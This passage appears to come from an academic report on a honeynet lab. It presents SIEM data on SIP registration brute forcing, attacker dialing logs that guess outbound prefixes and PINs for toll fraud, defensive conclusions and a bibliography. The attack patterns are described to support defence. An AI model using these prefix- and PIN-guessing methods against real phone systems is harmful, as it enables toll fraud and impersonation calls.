


*Figure 49 - Graphs showing **hits per hour** and **hits per second***
*(data extracted from SIEM)*

VoIP registration attempts were targeting the SIP port 5060. In SIP protocol, usernames are the extension numbers of a VoIP device, meaning that they tend to be a numerical value. This was reflected in the most used usernames detailed below. In total, 2240 attempted usernames/extensions were attempted. Passwords were not being recorded as in SIP protocol they are hashed using MD5 algorithm.

| Extension Number | Count |
|---|---|
| 5030 | 192.359 |
| 7705 | 98.202 |
| 2002 | 16.556 |
| 2000 | 14.741 |
| 200 | 14.407 |
| 101 | 13.792 |
| 1111 | 12.984 |
| 3000 | 12.201 |
| 300 | 12.101 |
| 9000 | 11.496 |
| 100 | 11.371 |
| 1000 | 10.839 |
| 400 | 10.240 |
| 900 | 9.824 |




*Figure 50 - Top 15 extension numbers attempting registration*
*(data extracted from SIEM)*

Some attackers were observed trying to brute force extensively using one username (extension number), in example “5030” with 192.357 hits from a single IP address. Other attacks were trying different extension numbers consecutively. For example an IP address was logged trying 3.000 registration attempts using username “510”, then another 3.000 attempts using “610”, before trying “710”, presumably with the same password list.

The number of IP addresses recorded attacking this honeypot was relatively small considering the immense amount of requests received. In total, only 15 IP addresses were logged.




*Figure 51 - All 15 IP addresses recorded attacking the VoIP honeypot*
*(data extracted from SIEM)*

**Dialing Attempts**

Once some attackers were able to register successfully using the honeytoken SIP extensions, they were observed attempting to call through the VoIP server. The dial out trunk assigned to the PBX was not connected to any valid phone line, so all call attempts would fail. Attackers were trying to dial a specific number, and then they would try to prefix it with various numbers, attempting to brute force the dial prefix an organization would have for outwards calls, and a PIN number, often enrolled to protect interantional calling.

Purposes of these attacks vary. One common practice is that attackers dial specific premium rate numbers that charge the victim at high rates, and attackers receive money from dialing this specific number using a number of untraceable methods to receive the funds.

Another practice is that attackers want to place the calls for illegitimate reasons, like pretending to be a bank calling its customers, and trying to obtain private info, passwords and more, in social engineering campaigns. Any kind of illegal activity requiring a phone call, can be performed with these hacks, offering anonymity to attackers, as the caller ID would be that of the compromised VoIP server. (Pelaez, Petrie, Fernández, Wieser, 2007)

In one example, a phone number with Israeli country code was dialed, followed by attempts with different prefixes, to try and guess the outbound dial pattern:

| Attempt Sequence | Dialed number |
|---|---|
| **1** | 00972597336687 |
| **2** | 00-00972597336687 |
| **3** | 0-00972597336687 |
| **4** | 9-00972597336687 |
| **5** | 8-00972597336687 |
| **6** | 972597336687 |

In another example, the attacker was observed trying longer prefixes consecutively, in an attempt to brute force a presumed PIN prefix protecting international calls in the victim's VoIP server.

| Attempt Sequence | Dialed number |
|---|---|
| **1** | 0033185097744 |
| **2** | 099-33185097744 |
| **3** | 099-33185097744 |
| **4** | 660-33185097744 |
| **5** | 34-33185097744 |
| **6** | 3400-33185097744 |
| **7** | 003400-33185097744 |
| **8** | 95200-33185097744 |
| **9** | 9009001-33185097744 |
| **10** | 300019-33185097744 |
| **11** | 400019-33185097744 |
| **12** | 500019-33185097744 |
| **13** | 600019-33185097744 |
| **14** | 700019-33185097744 |
| **15** | 800019-33185097744 |
| **16** | 900019-33185097744 |
| **17** | 000014-33185097744 |
| **18** | 10014-33185097744 |
| **19** | 20014-33185097744 |

| Attempt Sequence | Dialed number |
|---|---|
| **20** | 60014-33185097744 |
| **21** | 70014-33185097744 |
| **22** | 110014-33185097744 |
| **23** | 220014-33185097744 |
| **24** | 330014-33185097744 |
| **25** | 440014-33185097744 |
| **26** | 660014-33185097744 |
| **27** | 770014-33185097744 |
| **28** | 880014-33185097744 |
| **29** | 001400-33185097744 |
| **30** | 200014-33185097744 |
| **31** | 9009001-33185097744 |
| **32** | 9009003-33185097744 |
| **33** | 9009004-33185097744 |
| **34** | 9009005-33185097744 |
| **35** | 9009006-33185097744 |
| **36** | 9009007-33185097744 |
| **37** | 9009008-33185097744 |
| **38** | 9009009-33185097744 |

*Dialing attempts in order of observation, same attacker*
*(data obtained from logfile* ***/var/log/asterisk/full*** *in VoIP server VM)*

# 11. CONCLUSIONS

Above findings represent only a very small fragment of collected data. It is obvious that honeypots deployment offers invaluable intelligence to anyone seeking detailed information on the patterns used in cyber attacks, correlating with other sources to determine their purposes and decode their methods. Honeypots are also the most straightforward way to "listen" for the latest attacks introduced into the cyber space. Zero-day threat detection is the top-level evolution process of the cyber security industry, and can only be achieved by trying to be a victim, which is the principle behind honeypots.

While cyber security strongly remains a response procedure to previously known threats, threat intelligence is the most fundamental process of keeping security measures up to date. The evolution of machine learning and artificial intelligence is expected to reduce this heavy dependence to previously known threat definitions.

There was not enough data available to responsibly conclude on whether the ***hydra*** lab reduced or increased attacks on the infrastructure it was deployed. In theory offering open ports with honeypots may deceive attackers and keep them busy from scanning other ports, however scanners will tag the IPs offering services, a fact that may lead to attracting additional attacks. In addition, brute forcing attempts greatly affect network performance with hundreds of hits per second.

The solution to above concerns would be placing automations that will block IP addresses interacting with honeypots after some time left intentionally to gather intelligence, increasing security and limiting attacks to levels lower than not running honeypots at all, while in the same time gathering threat intelligence.

**Lessons Learnt**

There are some important lessons that can be drawn from the operation of the hydra honeynet. Of course all of these lessons are already well known security best practices and provide no surprise.

First and foremost it was made clear that cyber attacks exist always and everywhere since all external IPs are constantly being scanned and attacked. Opening any known port externally will eventually attract connection attempts. In the lab's example, it took only minutes after opening ports externally for the first connections to start appearing in the logs. Practices to avoid external attacks are evident:

1) No ports should be open facing the internet unless absolutely necessary.
2) If ports have to be open externally, it is wise to avoid known ports and use random ports of higher numerical value, something that would decrease discovery rate by attackers, however not eliminating it entirely.
3) External access to services should be done via private tunnels (VPN) rather than having the services face the internet directly. Even if externally open services are configured securely, the impact of connection attempts on bandwidth can be immense. An unlimited number of services could be made available to external users with only VPN ports being open, when using private tunnels.

Every attack recorded in the lab targeted either known vulnerabilities and insecure configurations or weak credentials.

The spread of botnets in IoT devices has been based entirely on users leaving default passwords instead of changing them, and this was made clear by the findings of the SSH/ telnet honeypot. Wordpress attacks relied either on weak credentials or vulnerable plugins. VoIP attacks relied on weak credentials and overwhelming the server with requests. Adopting security practices like responsible updating, maintaining strong secure credentials, avoiding unnecessary exposure of services and blocking attacking IPs can protect against all recorded attacks in the lab

**Future work**

Next goals for the *hydra* honeynet will be the deployment of honeypots covering more services and the improvement of monitoring facilities. There is a wide variety of honeypots available to study virtually any popular service. Microsoft Remote Desktop protocol (RDP), Samba File Sharing Service (SMB), MySQL server are just some of the protocols that have significant thread discovery potential.

An important step will be improving the centralized monitoring (SIEM) to correlate different sources of different honeypots and attempt to develop an automation that could blacklist honeypot visitors after allowing some time for interaction, feeding the firewall with necessary data in an automated manner.

The VoIP honeypot has also a potential of improving interaction to gather more data on attack patterns. Next steps could be the pickup of calls attackers attempt to dial in a catch-all receiving application and recording them, allowing a greater interaction without risking calls actually reaching their targets.

# 12. BIBLIOGRAPHY


1. ”Enhancing your security operations with Active Defense”, EY - Ernst & Young (2015)
2. What does ‘Active Defense’ mean? – CryptoMove Blog | Moving Target Data Protection (2016)
3. “The Active Cyber Defense Cycle”, The SANS Institute, SANS ICS515 – Active Defense and Incident Response course (2016)
4. Mohammed, M. and Habibur Rehman (2016). Honeypots and routers.
5. L. Spitzner, “Honeypots: Tracking Hackers”. Addislon-Wesley, ISBN from-321-10895-7, 2002.
6. Fabien Pouget, Marc Dacier, Hervé Debar, “Honeypot , Honeynet , Honeytoken : Terminological issues”, white paper, published 2003, Institut Eurécom
7. Honeypot Farms , Symantec Connect Community (2003)
8. Honey Pots and Honey Nets - Security through Deception, The SANS Institute (2003)
9. Honeytokens: The Other Honeypot, Symantec Connect Community (2003)
10. R. C. Joshi, Anjali Sardan, Honeypots: A New Paradigm to Information Security (2011)
11. Wireless Honeypot Countermeasures, Symantec Connect Community (2004)
12. William R. Cheswick, Steven M. Bellovin, Firewalls and Internet Security - Repelling the Wily Hacker 2nd Edition (2003)
13. D. Ashok Kumar, S. R. Venugopalan INTRUSION DETECTION SYSTEMS: A REVIEW (October 2017) ISSN No. 0976-5697
14. Nicholas Pappas, Network IDS & IPS Deployment Strategies, The SANS Institute (2008)
15. SolutionBase: Strengthen network defenses by using a DMZ by Deb Shinder at TechRepublic
16. Sivachandiran.S, Rajeshkumar.M, A Context Based Honeypot Deployment Strategy (2012) published in the International Journal of Power Control Signal and Computation(IJPCSC)
17. Baumann, R. and Plattner, C., White Paper: Honeypots, Swiss Federal Institute of Technology, Zurich, 2002.
18. Daniel Fraunholz, Marc Zimmermann, Hans Dieter Schotten, Towards Deployment Strategies for Deception Systems, published on ASTES Journal Vol. 2, No. 3, 1272-1279 (2017) ISSN: 2415-6698

19. A. D. Lakhani. Deception techniques using Honeypots. MSc Thesis, Guided by Prof. Kenneth G. Paterson, ISG, Royal Holloway, University of London, 2003.
20. Mathias Gibbens, Harsha vardhan Rajendran, “Honeypots”
21. “Use a honeypot, go to prison?”, article by Kevin Poulsen, published on The Register, April 17, 2003. Available at https://www.theregister.co.uk/2003/04/17/use_a_honeypot_go/
22. Using honeypots for connection redirection, article by B. Pelletier, published on NetworkWorld, June 3, 2004, Available at https://www.networkworld.com/article/2333508/lan-wan/using-honeypots-for-connection-redirection.html
23. "Internet Honeypots: Protection or Entrapment?” by Brian Scottberg, William Yurcik, David Doss. Published in the Proceedings of the IEEE International Symposium on Technology and Society (ISTAS), June 2002
24. Honeypots: Tracking Hackers, book by Lance Spitzner, published Sep 10, 2002
25. Nicholas Weaver, Vern Paxson, Stuart Staniford, and Robert Cunningham. A Taxonomy of Computer Worms. 2003. http://www.cs.unc.edu/~jeffay/courses/nidsS05/attacks/ paxson-worm-taxonomy03.pdf.
26. Dag Christoffersen, Bengt Jonny Mauland, “Worm Detection Using Honeypots”, NTNU June 2006
27. Laurent Oudot. Fighting Internet Worms With Honeypots. 2003. http: // www.securityfocus.com/infocus/1740.
28. Leigh Haig, “LaBrea - A New Approach to Securing Our Networks”, SANS Institute, 2002
29. Cliff C. Zou, Ryan Cunningham, “Honeypot-Aware Advanced Botnet Construction and Maintenance,” IEEE Computer society; Proceedings of the 2006 International Conference on Dependable Systems and Networks (DSN’06).

30. Rajab Challoo & Raghavendra Kotapalli, “Detection of Botnets Using Honeypots and P2P Botnets”, International Journal of Computer Science and Security (IJCSS), Volume (5) : Issue (5) : 2011
31. “SPAM TRAPS AND HONEY POTS: DEFINITION, PREVENTION, AND ELIMINATION”, Datasheet by GreenArrow Email Deliverability
32. “A Honeypot is Just a Sweet Word for Spam” article by Carly Brantz, for the SendGrid email service, available at https://sendgrid.com/blog/honeypot-word-for-spam/
33. “Spam Traps and Honey Pots Explained” by David Duval, article at ORACLE blog, available at https://blogs.oracle.com/marketingcloud/spam_traps_and_honey_pots_explained
34. Shujun Li, Roland Schmitz, “A Novel Anti-Phishing Framework Based on Honeypots” 2009
35. “Behind the Scenes of Phishing Attacks”, White paper by David Watson, Thorsten Holz, Sven Mueller hosted on honeynet.org - The Honeynet Project
36. “Honeypots for Distributed Denial of Service Attacks”, Nathalie Weiler, Computer Engineering and Networks Laboratory (TIK), Swiss Federal Institute of Technology ETH Zurich, Switzerland
37. “HoneyMesh: Preventing Distributed Denial of Service Attacks using Virtualized Honeypots” Hrishikesh Arun Deshpande, published on International Journal of Engineering Research & Technology (IJERT) Vol. 4 Issue 08, August-2015
38. “Problems and Challenges with Honeypots” article by Lance Spitzner at the Symantec Connect Community, published on 14 January 2004, available at https://www.symantec.com/connect/articles/problems-and-challenges-honeypots
39. Black, Henry Campbell. Black's Law Dictionary (7th Ed.), revised by Bryan A. Garner, 1999

40. “Honeypots and honeynets: issues of privacy” by Pavol Sokol, Jakub Míšek and Martin Husák. Published on URASIP Journal on Information Security, 28 February 2017

41. “The Short Life of a Vulnerable DVR Connected to the Internet” by Johannes Ullrich, published in *InfoSec Handlers Diary Blog* on 2016-10-02

42. “Attack Patterns in VoIP”, María Mercedes Larrondo Petrie, Juan C. Pelaez, Eduardo B. Fernández, Christian Wieser. Department of Computer Science and Engineering - Florida Atlantic University